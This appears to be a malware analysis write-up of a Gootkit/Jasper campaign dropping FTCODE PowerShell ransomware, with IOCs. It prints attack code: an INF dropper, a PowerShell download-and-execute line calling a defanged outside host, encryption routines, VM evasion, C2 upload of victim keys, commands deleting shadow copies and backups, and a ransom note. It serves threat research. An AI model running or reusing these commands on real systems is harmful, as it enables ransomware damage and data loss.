
100% 12 ms



```
[Version]
signature = "$CHICAGO$"
AdvancedINF = 2.5, "You need a new version of advpack.dll"

[DefaultInstall]
RunPreSetupCommands = vpldawgjlivipxgtwqjriglsgsnoykgvkoyrkaaawl:2

[vpldawgjlivipxgtwqjriglsgsnoykgvkoyrkaaawl]
C:\Users\admin\AppData\Local\Temp\bolp.exe
```

A Setup

Information (*.inf*) file dropped by the PE payload.




The imports segment seems to be destroyed. This MAY mean that the file was packed or otherwise modified in order to make it more difficult to analyze. If you want to see the imports segment in the original form, please reload it with the 'make imports section' checkbox cleared.

□ Don't display this message again

Looks like we've got some anti-analysis tricks with this binary as well...either way IDA Free does not really like it and complains about being unable to fetch the Imports 🤔 Scrambled Import Address Table anyone ? We'll take a closer peak later

> NEW #FTCODE #Ransomware extension .FTCODE!Ransom note;READ_ME_NOW.htm @BleepinComputer @LawrenceAbrams @demonslay335 @Amigo_A_ pic.twitter.com/Uc7OTIgg71
>
> — Cyber Security (@GrujaRS) September 30, 2019

Another Version of the Gootkit/Jasper combo surfaced on September 26th when they swapped out the 3rd stage payload with FTCODE. Against the believe of some researchers this PowerShell based ransomware is not new and was first spotted in 2013 by Sophos Analysts as decribed in this article. The Link to the Any.Run Analysis of the malicious Word Document can be found here.




Questo file é stato creato con una versione precedente di **Microsoft Office 365**

Per vizualizare il contenuto é necessario fare click sul pulsante **"Abilita modifiche"**, situato sulla barra gialla in alto, e poi cliccare su **"Abilita contenuto"**


The malicios macro in the Word document will download and execute the FTCODE PowerShell ransomware right away.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $atwsxvg = [string]
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(
';;try{$a=(New-Object
Net.WebClient).DownloadString("hxxp://aweb.theshotboard[.]info/?
page=xing&vid=dc1:load");iex $a;}catch{}' ) );iex $atwsxvg;
```




```
function ujdxjgdh($dagcxtz, $bvhjixa){
  uaijgdwh;
  $vyyczbxji="BXCODE hack your system";
  $efxfsuvy="BXCODE INIT";
  $gxvudehwia = new-Object System.Security.Cryptography.RijndaelManaged;
  $baazhxxdt = [Text.Encoding]::UTF8.GetBytes($bvhjixa);
```

Maybe a reference to the developer/ group behind this attack? We won't know for sure, but the string "BXCODE hack your system" is present in all recent occurences of FTCODE.




```
    $fdwihcey.Write($ishiugciai, 0, $ishiugciai.Length);
    $fdwihcey.Close();
    $zvfwiye=$_.Name+'.FTCODE';
    ren -Path $_.FullName -NewName $zvfwiye -Force;
    $dtibxig=$_.DirectoryName+'\READ_ME_NOW.htm';
```

Ladies and Gentlemen, this is the part of the code that gave today's ransomware it's name. It will append the extension *.FTCODE* to every encrypted file and drop a HTML ransomnote in the respective directories.




```
function cxhzwve(){
  if(((Get-UICulture).Name -match "CN|RO|RU|UA|BY")
```

Again, this PS script also features the "kill switch"/ evasion technique found in Jasper.




```
((Get-WmiObject -class Win32_ComputerSystem -Property Model).Model -match "VirtualBox|VMware|KVM|HVM")){ return ;};

function bwesjxcgu( $yfigvwa ){                    ' Uploads the Victim ID and Base64 encoded Password to the Server
  $aedbghzf = New-Object System.Net.WebClient;
  $aedbghzf.Credentials = [System.Net.CredentialCache]::DefaultCredentials;
  $aedbghzf.Headers.Add("Content-Type", "application/x-www-form-urlencoded");
  $aedbghzf.Encoding = [System.Text.Encoding]::UTF8;
  try{
    $athgdvd = $aedbghzf.UploadString( "http://aweb.theshotboard.info/", ("ver=926.3&guid=$whyjfdxez&" + $yfigvwa) );
    if( $athgdvd -eq "ok" ){ return $true; }
  }catch{};
  return $false;
};
```

Communication with the C&C Server is accomplished via *System.Net.Webclient* and POST commands to the hardcoded address. In this case the victim ID (a UUID) and the generated encryption key are transmitted (in plain text, a packet capture would get you the key and therefore your data back without paying the cyber-criminals :D).



```
  }catch{};
  $tihvyxxyf = [Reflection.Assembly]::LoadWithPartialName('System.Security');
  Add-Type -Assembly System.Web;
  $fedszhxf = $env:PUBLIC + "\OracleKit";
  if (-not (Test-Path $fedszhxf)) { md $fedszhxf; }
  $gtjgbdx = $fedszhxf + "\w00log03.tmp";
  if ( Test-Path $gtjgbdx ){
    $(Get-Date) > ($env:PUBLIC + "\OracleKit\good_day.log");
    exit;
  };
```

Looks like FTCODE actually has a killswitch: A if a file called *w00log03.tmp* is present in *%PUBLIC%\OracleKit* the ransomware will create a new file called *good_day.log* and exit.



```
sgysaizg('bcdedit /set ffgwyfs bootstatuspolicy ignoreallfailures');
sgysaizg('bcdedit /set ffgwyfs recoveryenabled no');
sgysaizg('wbadmin delete catalog -quiet');
sgysaizg('wbadmin delete systemstatebackup');
sgysaizg('wbadmin delete backup');
sgysaizg('vssadmin delete shadows /all /quiet');
```

Another run-of-the-mill behaviour of ransomware these days is to disable the recovery mode, delete the system backups and shadow copies. So nothing really new here either..

FTCODE will encrypt all files with the follwing extensions:

```
"*.sql","*.mp4","*.7z","*.rar","*.m4a","*.wma","*.avi","*.wmv","*.csv","*.d3dbsp","*.z
```


The ransomnote, dropped as a HTML file with the filename *READ_ME_NOW.htm*

```
<h1>All your files was encrypted!</h1>
<p>Your personal ID: <b>$whyjfdxez</b></p>
<p>Your personal KEY: $gdejthseee</p>
<p>1. Download Tor browser - <a
href='https://www.torproject.org/download/'>https://www.torproject.org/download/</a>
</p>
<p>2. Install Tor browser</p>
<p>3. Open Tor Browser</p>
<p>4. Open link in TOR browser:
<b>http://qvo5sd7p5yazwbrgioky7rdu4vslxrcaeruhjr7ztn3t2pihp56ewlqd.onion/?
guid=$whyjfdxez</b></p>
<p>5. Follow the instructions on this page</p>
<h2>***** Warning*****</h2>
<p>Do not rename files</p>
<p>Do not try to back your data using third-party software, it may cause permanent
data loss(If you do not believe us, and still try to - make copies of all files so
that we can help you if third-party software harms them)</p>
<p>As evidence, we can for free back one file</p>
<p>Decoders of other users is not suitable to back your files - encryption key is
created on your computer when the program is launched - it is unique.</p>
```

Twitter user treetone alterted possible victims not to pay the ransom since he did not recieve a decryptor after paying the ransom for a client. Obviously there are different reports about the steps after paying the ransom as shown below.

> Non pagate, ripeto NON PAGATE il riscatto del ransomware FTCODE che sta arrivando via PEC alle aziende italiane, non vi verrà data nessuna private key e nessun software di decrittazione, ho appena provato per un cliente
>
> — treetone (@treetone2) October 3, 2019

As reported by BleepingComputer Forum User Hidemik paying the Ransom will redirect the victim to a page with the instructions to run the following PowerShell Script (I removed the Base64 encoded RSA Key):



```
$rnd = [Reflection.Assembly]::LoadWithPartialName("System.Security");
Add-Type -Assembly System.Web;
$ek = '5Z}={N}4r:5k6Gs>nY3jEmYyv8JA5][wzYvoeHWpC#aaa[;A}t' ;
$bytes=[system.Text.Encoding]::Unicode.GetBytes($ek);
${basekey}="Base64 Encoded Key";
$rsa = New-Object System.Security.Cryptography.RSACryptoServiceProvider;
$rsa.ImportCspBlob([system.Convert]::FromBase64String($basekey));
$enckey=[system.Convert]::ToBase64String($rsa.Encrypt($bytes, $false));

function Decrypt-File($item, $Passphrase){
$salt="BXCODE hack your system";
$init="BXCODE INIT";
$r = new-Object System.Security.Cryptography.RijndaelManaged;
$pass = [Text.Encoding]::UTF8.GetBytes($Passphrase);
$salt = [Text.Encoding]::UTF8.GetBytes($salt);
$r.Key = (new-Object Security.Cryptography.PasswordDeriveBytes $pass, $salt, "SHA1", 5).GetBytes(32);
$r.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash( [Text.Encoding]::UTF8.GetBytes($init) )[0..15];
$r.Padding="Zeros";
$r.Mode="CBC";
$c = $r.CreateDecryptor();
$ms = new-Object IO.MemoryStream;
$cs = new-Object Security.Cryptography.CryptoStream $ms,$c,"Write";
$cs.Write($item, 0,$item.Length);
$cs.Close();
$ms.Close();
$r.Clear();
return $ms.ToArray();
}

Write-host "Start Decrypt";
$disks=Get-PSDrive |Where-Object {$_.Free -gt 50000}|Sort-Object -Descending;
foreach($disk in $disks){
gci ${disk}.root -Recurse -Include "*.FTCODE" | % {
try {
$file=[io.file]::Open($_, "Open", "ReadWrite");
if ($file.Length -lt "40960"){$size=$file.Length}
else{$size="40960"}[byte[]]$buff = new-object byte[] $size;
$ToEncrypt = $file.Read($buff, 0, $buff.Length);
$file.Position="0";
$Encrypted=Decrypt-File $buff $ek;
$file.Write($Encrypted, 0, $Encrypted.Length);
$file.Close();
$newname = $_.name -replace ".FTCODE","";
rename-item -Path $_.FullName -NewName $newname -Force;
Write-host "$newname - ok!";
}
catch{}
}
}
Write-host "Done...... Thanks!";
```

IOCs

Gootkit (SHA256)

3e846a7316dbc15a38cfd522b14ad3f1a72d79959cbae9fd14621400d77cbc37

Malicious .docm (SHA256)

```
bf1fae0bca74eb3e788985734c750e33949e24f44f4c6e76c615aa70a80ea175
```

Related Files (SHA256)

```
93aef539b491ecd4f3e3bfad2b226e8026d3335e457f5d8ba903e1d76686633e --> feat-chewy-shipping-confirmation.jpg
3721af6150db2082e6f8342c450070b835a46311c2fade9e1cd5598727d7db4f --> index.js
e6c58e32c151f2e9e44cd8bc98cdf12373a7f8fc40262e1c4402f2eb6d191d1e --> invoice_confirmation_534678238865.vbs
```

URLs

```
hxxp://getpdfreader.13stripesbrewery[.]com/pdf.php?MTo7Njc2NDk3
hxxp://rejoiner[.]com/resources/wp-content/uploads/2017/04/feat-chewy-shipping-confirmation.jpg
hxxp://ont.carolinabeercompany[.]com/bolp.cab
hxxp://wws.tkgventures[.]com/ (Source Port: 49207/ 50769, 194.76.224[.]108:80)
hxxp://z2g3mtkwotm4[.]top/ (Source Port: 52742/ 52745, 35.187.36[.]248:80)
hxxps://adp.reevesandcompany[.]com/rbody320 (176.10.125[.]87:443)
hxxp://picturecrafting[.]site (208.91.197.91)
hxxp://ogy5mtkwotm4[.]top
hxxp://mjvjmtkwotm4[.]top
hxxp://otnhmtkwotm4[.]top
hxxp://zgzimtkwotm4[.]top
hxxp://cofee.theshotboard[.]net/?need=uuid&vid=dc1:loadjs&
hxxp://aweb.theshotboard[.]info/?page=xing&vid=dc1:load
hxxp://aweb.theshotboard[.]info/ver=926.3&guid=VICTIM-ID+PASSWD
hxxp://qvo5sd7p5yazwbrgioky7rdu4vslxrcaeruhjr7ztn3t2pihp56ewlqd[.]onion/?guid=VICTIM-ID
hxxp://home.tith[.]in/seven.sat
hxxp://connect.simplebutmatters[.]com (185.158.248[.]151)
hxxp://home.isdes[.]com (31.214.157[.]3)
hxxp://home.southerntransitions[.]net (31.214.157[.]3)
```